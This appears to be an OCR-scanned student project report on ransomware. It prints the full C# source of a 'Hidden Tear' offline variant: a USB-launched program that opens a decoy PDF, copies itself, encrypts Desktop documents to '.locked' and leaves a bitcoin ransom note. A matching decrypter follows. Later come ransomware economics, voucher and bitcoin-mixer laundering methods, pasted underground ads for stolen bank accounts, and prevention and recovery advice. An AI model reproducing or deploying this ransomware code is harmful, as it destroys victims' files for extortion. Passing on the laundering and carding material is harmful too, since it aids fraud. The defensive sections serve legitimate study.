Storage: - 10 GB or higher for Visual Studio and 40 GB or higher for virtual machine.


METHODOLOGY

DEVELOPMENT LIFE CYCLE: -

Iterative Development Life Cycle

Iterative development life cycle does not define all the software requirements when it starts. Instead, new requirements can be added in each successive iteration according to the developer.

Changes are made to the software in each iteration according to requirement specified by the user or the developer.



The reason for choosing iterative life cycle was because: -

- Initially all the requirements were not specified, so new features were added in each iteration.
- Several improvements were made by observing other similar software and also for ease of use.
- The UI was revisited to create a better look.
- The mode of delivery was changed/re-changed.

SOURCE CODE

HIDDEN TEAR: -

Form1.cs: -

```
using System;
using System.Diagnostics;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;
using System.Security;
using System.Security.Cryptography;
using System.IO;
using System.Net;
using Microsoft.Win32;
using System.Runtime.InteropServices;
using System.Text.RegularExpressions;

namespace hidden_tear_offline
{
    public partial class Form1 : Form
    {
        //current user of windows
        string userName = Environment.UserName;
```

```
//name of the computer
string computerName = System.Environment.MachineName.ToString();
string userDir = "C:\\Users\\";
//it writes encryption key to this file in usb stick
string usbPassword = "adobe.txt";
//it writes encryption key to this file in pc
string pcPassword = "\\winsys.txt";

public Form1()
{
   InitializeComponent();
}

private void Form1_Load(object sender, EventArgs e)
{
   Opacity = 0;
   this.ShowInTaskbar = false;
   //it saves the password to this path
   string pcPasswordPath = userDir + userName + pcPassword;
   //it copies itself to this path
   string exePath = userDir + userName + "\\table.exe";
   //if the program runs for the first time (inside the usb stick)
   if (File.Exists(pcPasswordPath) == false)
   {
      //launches an innocent pdf file
      System.Diagnostics.Process.Start("ticket.pdf");
      string password = CreatePassword(15);
      SavePassword(password);
      //copies itself and executes
      File.Copy(Application.ExecutablePath, exePath);
      Process.Start(exePath);
      System.Windows.Forms.Application.Exit();

   }
```

```
    //if the program runs for the second time (inside the pc)
    else
    {
        //program will wait for amount of time to encrypt the files
        timer1.Enabled = true;


    }


}

private void Form_Shown(object sender, EventArgs e)
{
    Visible = false;
    Opacity = 100;
}

//AES encryption algorithm
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;
            using (var cs = new CryptoStream(ms, AES.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }

    return encryptedBytes;
}

//creates random password for encryption
public string CreatePassword(int length)
{
     const string valid =
     "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/";
    StringBuilder res = new StringBuilder();
    Random rnd = new Random();
    while (0 < length--)
    {
        res.Append(valid[rnd.Next(valid.Length)]);
    }
    return res.ToString();
}

//saves the encryption password to usb stick and to pc
public void SavePassword(string password)
{

    string info = computerName + "-" + userName + " " + password;
    string pcPath = userDir + userName + pcPassword;
    System.IO.File.WriteAllText(usbPassword, info);
    System.IO.File.WriteAllText(pcPath, password);
```

```
}

//Encrypts single file
public void EncryptFile(string file, string password)
{

    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] passwordBytes = Encoding.UTF8.GetBytes(password);

    // Hash the password with SHA256
    passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

    byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

    File.WriteAllBytes(file, bytesEncrypted);
    System.IO.File.Move(file, file + ".locked");


}

//encrypts target directory
public void encryptDirectory(string location, string password)
{

    //extensions to be encrypt
    var validExtensions = new[]
    {
      ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb",
     ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd"
    };

    string[] files = Directory.GetFiles(location);
    string[] childDirectories = Directory.GetDirectories(location);
    for (int i = 0; i < files.Length; i++)
    {
        string extension = Path.GetExtension(files[i]);
        if (validExtensions.Contains(extension))
        {
            EncryptFile(files[i], password);
        }
    }
    for (int i = 0; i < childDirectories.Length; i++)
    {
        encryptDirectory(childDirectories[i], password);
    }



}

//creates a message for pc user
public void messageCreator()
{
    string path = "\\Desktop\\READ_IT.txt";
    string fullpath = userDir + userName + path;
     string[] lines = { "Files has been encrypted with hidden tear. Please Pay ransom of 0.5 bitcoin to the
     bitcoin wallet address 121ae2132132332"};
    System.IO.File.WriteAllLines(fullpath, lines);
}

//starts encryption action
public void startAction()
{
    string passwordPath = userDir + userName + pcPassword;
    string password = File.ReadAllText(passwordPath);
    string path = "\\Desktop";
    string startPath = userDir + userName + path;
    encryptDirectory(startPath, password);
    messageCreator();
    password = null;
    File.WriteAllText(passwordPath, String.Empty);
```

```
            File.Delete(passwordPath);
            System.Windows.Forms.Application.Exit();
        }

        private void timer1_Tick(object sender, EventArgs e)
        {
            startAction();
        }
    }
}
```

HIDDEN TEAR DECRYPTER: -

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;
using System.Security;
using System.Security.Cryptography;
using System.IO;
using System.Net;
using Microsoft.Win32;
using System.Runtime.InteropServices;
using System.Text.RegularExpressions;

namespace hidden_tear_decrypter
{
    public partial class Form1 : Form
```

```
{
   string userName = Environment.UserName;
   string userDir = "C:\\Users\\";

   public Form1()
   {
      InitializeComponent();
   }

   public byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
   {
      byte[] decryptedBytes = null;

      // Set your salt here, change it to meet your flavor:
      // The salt bytes must be at least 8 bytes.
      byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };

      using (MemoryStream ms = new MemoryStream())
      {
         using (RijndaelManaged AES = new RijndaelManaged())
         {

            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;

            using (var cs = new CryptoStream(ms, AES.CreateDecryptor(), CryptoStreamMode.Write))
            {
               cs.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
```

```
              cs.Close();
            }
            decryptedBytes = ms.ToArray();



        }
    }

    return decryptedBytes;
}

public void DecryptFile(string file,string password)
{

    byte[] bytesToBeDecrypted = File.ReadAllBytes(file);
    byte[] passwordBytes = Encoding.UTF8.GetBytes(password);
    passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

    byte[] bytesDecrypted = AES_Decrypt(bytesToBeDecrypted, passwordBytes);

    File.WriteAllBytes(file, bytesDecrypted);
    string extension = System.IO.Path.GetExtension(file);
    string result = file.Substring(0, file.Length - extension.Length);
    System.IO.File.Move(file, result);

}

public void DecryptDirectory(string location)
{
    string password = textBox1.Text;

    string[] files = Directory.GetFiles(location);
    string[] childDirectories = Directory.GetDirectories(location);
    for (int i = 0; i < files.Length; i++)
```

```
            {
                string extension = Path.GetExtension(files[i]);
                if (extension == ".locked")
                {
                    DecryptFile(files[i], password);
                }
            }
            for (int i = 0; i < childDirectories.Length; i++)
            {
                DecryptDirectory(childDirectories[i]);
            }
            label3.Visible = true;

        }

        private void button1_Click(object sender, EventArgs e)
        {
            string path = "\\Desktop";
            string fullpath = userDir + userName + path;
            DecryptDirectory(fullpath);
        }

        private void Form1_Load(object sender, EventArgs e)
        {

        }
    }
}
```

RESULT

After analysis of various ransomwares, the motivating factors behind all ransomwares, money was analysed i.e. the economic working of ransomware was researched and summarised here. Also, since attackers are so motivated to steal our data, steps to avoid ransomware attack and how to remove it in case if you are compromised are also published in the result. The screenshots are also published here.

ECONOMICS OF RANSOMWARES: -

Money is the motivating force behind cybercrimes like the creation and distribution of ransomware. The interesting twist with ransomware is that the basic rules of supply and demand become a little hard to follow. Typically, you have a buyer and a seller. In this case, the distributor—or supplier—have to steal what's in demand—your data.

Cybercriminals create the demand by restricting access. Victims realize they need access and—if they cannot get access themselves by restoring critical files from backup—they end up paying the ransom and fuelling this economy. This applies to online consumers, small business owners, and CEOS—they have all paid to retrieve data.

It is interesting to consider the ransomware economy in the following five segments:

INVESTMENT

Cybercriminals leasing ransomware can obtain it for as little as $39 and as high as $3,000 depending on which type is purchased. They must then distribute it. Distribution costs include time spent creating and sending emails. According to Trustwave, an IT security team that spent time trying to dissect the ransomware economy, it would cost about $2,500 to spread 2,000 infections once you factor in the time to send emails and compromise sites.

PRICING

Ransom demands in the United States have been known to be several hundred dollars higher than the same variant in Mexico or other countries with lower median incomes than the U.S.

Ransomware authors have researched regions and incomes—and they understand that they can only charge what the market will bear. They also consider the bitcoin exchange rate when determining the ransom demand. This helps cybercriminals set a ransom that victims can afford to pay regardless of which country they originate. In the U.S., the average ask is between $300 and $500, according to many industry sources. And the sweet spot for ransom for organizations and companies is $10000.

TARGET MARKET

The target market consists of consumers and companies that retain important or business-critical information and can pay the ransom. Unfortunately, these people also typically aren't adhering to IT security best practices. Hospitals and other healthcare organizations are a favourite target for cybercriminals because of the pressure to pay up quickly, rather than risk patient health. Unpatched and outdated systems make an easy target.

REVENUE

Estimates as to how much has been paid in ransom tend to be conservative because many payments are undisclosed. That said, The U.S. Departments of Justice Internet Crime Complaint Centre received reports of ransom payments totalling $24 million in 2015. Moreover, in July 2016, ransom payments for Cerber ransomware alone totalled $195,000 for the month. However, the market is growing exponentially, and the FBI has said ransomware costs could total $1billion in the year 2018. Most famous example of CryptoWall which earned over $325 in bitcoins.

COMPETITION

The relatively low barrier to entry has resulted in fierce competition among cybercriminals. Some authors and cyber-extortionists have even adopted higher levels of professionalism to make it easier for victims to pay up. In an interesting angle to the supplier side, ransomware kits are readily available and come with simple instructions, meaning that distributors can sell ransomware to new, smaller distributors—as long as they are guaranteed a piece of the profits. According to reports from HEIMDAL Security, ransomware kits are nowadays sold for around 39 dollars on darknet.

The ransomware economy is booming, and returns are high. That means you can expect the number of attacks to continue rising. Protect yourself by having adequate backups in place before an attack occurs. Test your backups to ensure that the right data is being protected and can be restored within satisfactory time frames. Also, ensure that a backup copy is kept in a different location from production data so that ransomware does not infect both at the same time.

PAY OR NOT TO PAY?

It is not easy for victims to decide whether or not to pay the ransom demand to get their files back. With data now being essential to many organizations, not paying the demands and losing data could have catastrophic effects, such as closing a business down. On the other hand, paying the ransom demand only encourages even more crypto ransomware campaigns. Law enforcement officials advise victims not to pay the ransom.

There is always the question of whether victims can trust the cybercriminals to actually unlock their files. That said, crypto ransomware cybercriminals seem to possess some business acumen. They realize that without their reputation of being trusted to decrypt the files after the ransom demand is paid, no new victims will pay the ransom demands, which is bad for business. However, there is still no way of being sure that when a victim pays the ransom, the attackers will decrypt their files.

To build trust, some crypto ransomware schemes allow the victim to "try-before-you-buy" by decrypting some files for free. For example, CTBLocker has an option to allow users to decrypt five randomly chosen files for free. WannaCry ransomware allows provides this. This is a trust-building exercise to show victims that the cybercriminals can and are willing to decrypt files–if the ransom is paid.

With the above points in mind, we are facing a dilemma whether or not to pay the ransom. If any of your important files are encrypted then you may not have the time to wait for any solution provided by security vendors others and may pay the ransom, but there is also absolutely no guarantee that the attacker will provide the decryption key. Also, sometimes due to faulty encryption algorithm, the data may become corrupted even with the right decryption key, so sometimes it doesn't even depend on whether the attacker gives the key or not.

HOW IS THE REVENUE CASHED OUT?

The method chosen by cybercriminals for money laundering varies and can depend on how the ransom payment was made. Cybercriminals opting for ransomware payments in the form of payment vouchers generally use specialized money-laundering services. These cash-out options use services like online betting and casino sites that accept voucher codes for payment. The sites used are hosted in different geographical and legal jurisdictions, making it difficult for law enforcement to track the money.


Once laundered through these sites, the money is transferred to fraudulently obtained prepaid debit cards and the funds are withdrawn from ATMs by money mules. The cash-out service then sends on an agreed percentage of the payment vouchers' value to the ransomware cybercriminals.

Other ransomware payment methods, such as those made through Bitcoin, often do not require the use of cash-out services due to the increased privacy afforded by the cryptocurrency. But cybercriminals are aware that law enforcement investigators are on their trail, so Bitcoin laundering services have sprung up to meet the demands of cybercriminals who don’t want to be identified. These shady businesses mix up bitcoins from legitimate sources as well those from ill-gotten gains.

Cybercriminals can launder their bitcoins themselves by transferring their bitcoins through multiple Bitcoin block transaction wallets, adding layer upon layer of obfuscation. Alternatively, they can procure the services of Bitcoin anonymizers to do the job for them.

Once the Bitcoin-laundering process is complete, it becomes very difficult to differentiate between legitimate transactions and cybercrime payments in the bitcoin transaction history. By the time the bitcoins are cashed out, the cybercriminals have plausible deniability of any link back to criminal activity related to the original ransomware payment transaction.

Perhaps the biggest risk with handling bitcoins is the potential for large price fluctuations, leaving cybercriminals who do not immediately cash out open to a substantial loss of earnings.



CA$H Machine

Cash Machine™ For Everybody !

Best Solution to get Money Quickly

✓ Fresh and New Accounts Every Day !

✓ Different Balances and Prices Available

✓ All our Goods are 100% Verified

✓ Free & Clean socks5 for each account (in the same Town as the Holder)

✓ All Accounts have the Balance Mentioned and are Linked to Bank Account and Credit Card of the owner


✓ Account Replacing if Amount is Different than what We've Agreed

✓ Complete Step by Step Walkthrough Guide (Very Easy Cash Out!)

✓ Cashing Out WORLDWIDE in Less Than 4 Hours

What do you need ?

Paysafecard Pack / 45 x 100eur p



BITCOIN MIXER

... the perfect bitcoin mixing service...

Powerful tools to launder your bitcoins.

Our bitcoin mixing service will fully anonymize bitcoin.

Features include:

Quick Launder - We scramble your bitcoins with the coins of other users, obscuring their origins. Fast and automated, but not 100% untraceable.

Secure Launder - We completely randomize your bitcoins, sending them back to you from a separate 'onionland' wallet, ensuring their is absolutely no connection between your old coins

RANSOMWARE PREVENTION: -

BACKUP

This is the most important step**.** Backup of user as well a system files may help you recover even if you attacked by a ransomware. Backup should be automated and done regularly. Also, backup should be stored in a separate file server or drive isolated from others as, ransomwares like Petya delete backups and shadow files to prevent data recovery.

USER EDUCATION

Teaching users how to spot and react to suspicious emails can help transform them from a major liability to a formidable first line of defence. The below mentioned points should be taught to a user and make them take care of them on their own.

User awareness training is a great long-term investment, but it's also an ongoing commitment, and there's no guarantee users are going to be 100% mistake-free 100% of the time. That means you need to have back-up safety nets in place so you're ready for the inevitable when new or even trained users click on something they shouldn't have.

EMAIL FILTERING

Actively filtering email attachment types that are potentially dangerous and aren't commonly used or necessary to day-to-day work is certainly a low-effort way for you to lower your risk, but as the example of Locky demonstrates, criminals are becoming increasingly good at sneaking malicious code into file types that will get past most email filtering. For that reason, email filtering is far from a comprehensive solution.

INSTALL AN ADBLOCKER

Ad blockers can help protect your users from malicious ads (malvertising) that can infect even mainstream, legitimate websites.

PATCH MANAGEMENT

Depending on the size and complexity of the organization, staying on top of, evaluating, testing, and rolling out the latest patches can be a full-time job in and of itself. Start out by patching those and you can drastically reduce your risk. From there, you'll want to implement a patch management strategy that ideally involves automation. The patch to fix EternalBlue the vulnerability that was used by WannaCry, NotPetya and many similar variants to spread and propagate was released as security update MS17-010 in March 14, 2017, which was months before WannaCry ran wild in May of that year. If systems would have installed that patch many systems would have been saved.

ANTIVIRUSES, FIREWALLS AND OTHER SECURITY SOLUTIONS

Gateway defences such as firewalls, email and SPAM filtering, etc. File scanning and filtering products such as antivirus and next generation antivirus tools. Program isolation solutions such as sandboxing tools. Program Restrictions like blocking program executions from temp folders, disabling Microsoft Office macros, etc. Run-time protection that recognizes malicious behaviour and blocks it automatically before any harm is done.

STEPS AFTER INFECTION: -

ISOLATE

With ransomware, the primary thing you're up against is its speed. Unlike other cyber attacks that prioritize stealth in order to maintain system access and control for long periods of time, ransomware simply prioritizes encrypting as much as possible as fast as it can.

For that reason, depending on how you discovered or were notified of the infection, you may find yourself dealing with just one infected device or multiple users and machines. Your first step should be isolating any infected machines you’re immediately aware of by disconnecting them from the network as well as Wi-Fi. Keep in mind, many ransomware variants are able to spread through shared network drives, so you may need to temporarily lock those down and check your file servers, too.

INVESTIGATE

The reason this is helpful to know is some ransomware variants have been identified as being “fake” — meaning they don’t actually encrypt your data effectively. Other variants have been cracked and decryption tools have been made available. Still other variants may not have a good track record of actually delivering a working decryption key even if you decide to try paying the ransom.

The majority of ransomware variants will make changes to encrypted filenames, often changing all the extensions to something that corresponds with the ransomware name (ex: .zepto or .locky). They also often create README.txt and README.html files with ransom instructions.

New or modified file extensions appended to encrypted files are often one clue as to the particular type of ransomware you’re dealing with.

RECOVER

Unfortunately, in most cases, once files are encrypted there’s no way of unlocking them without the decryption key. That said, malware researchers are sometimes able to exploit flaws in ransomware encryption methods and develop decryption tools.

If no decryption tool is available then your only other option is to restore your files from backup. If you can’t decrypt or recover your files from backup, you’re left with a difficult decision to make. While most authorities don’t recommend paying the, ultimately, your decision will have to be based on your situation, not other people’s.


The safest way is to completely wipe the system and restore it from backup to avoid reinfection and spreading.


REINFORCE

With the attack contained and any recoverable data restored, business may thankfully be getting back to normal. Now that the immediate crisis is over, however, it’s important to take the opportunity to do a full assessment of what happened, how you responded, and any surprises or gaps that were exposed along the way.

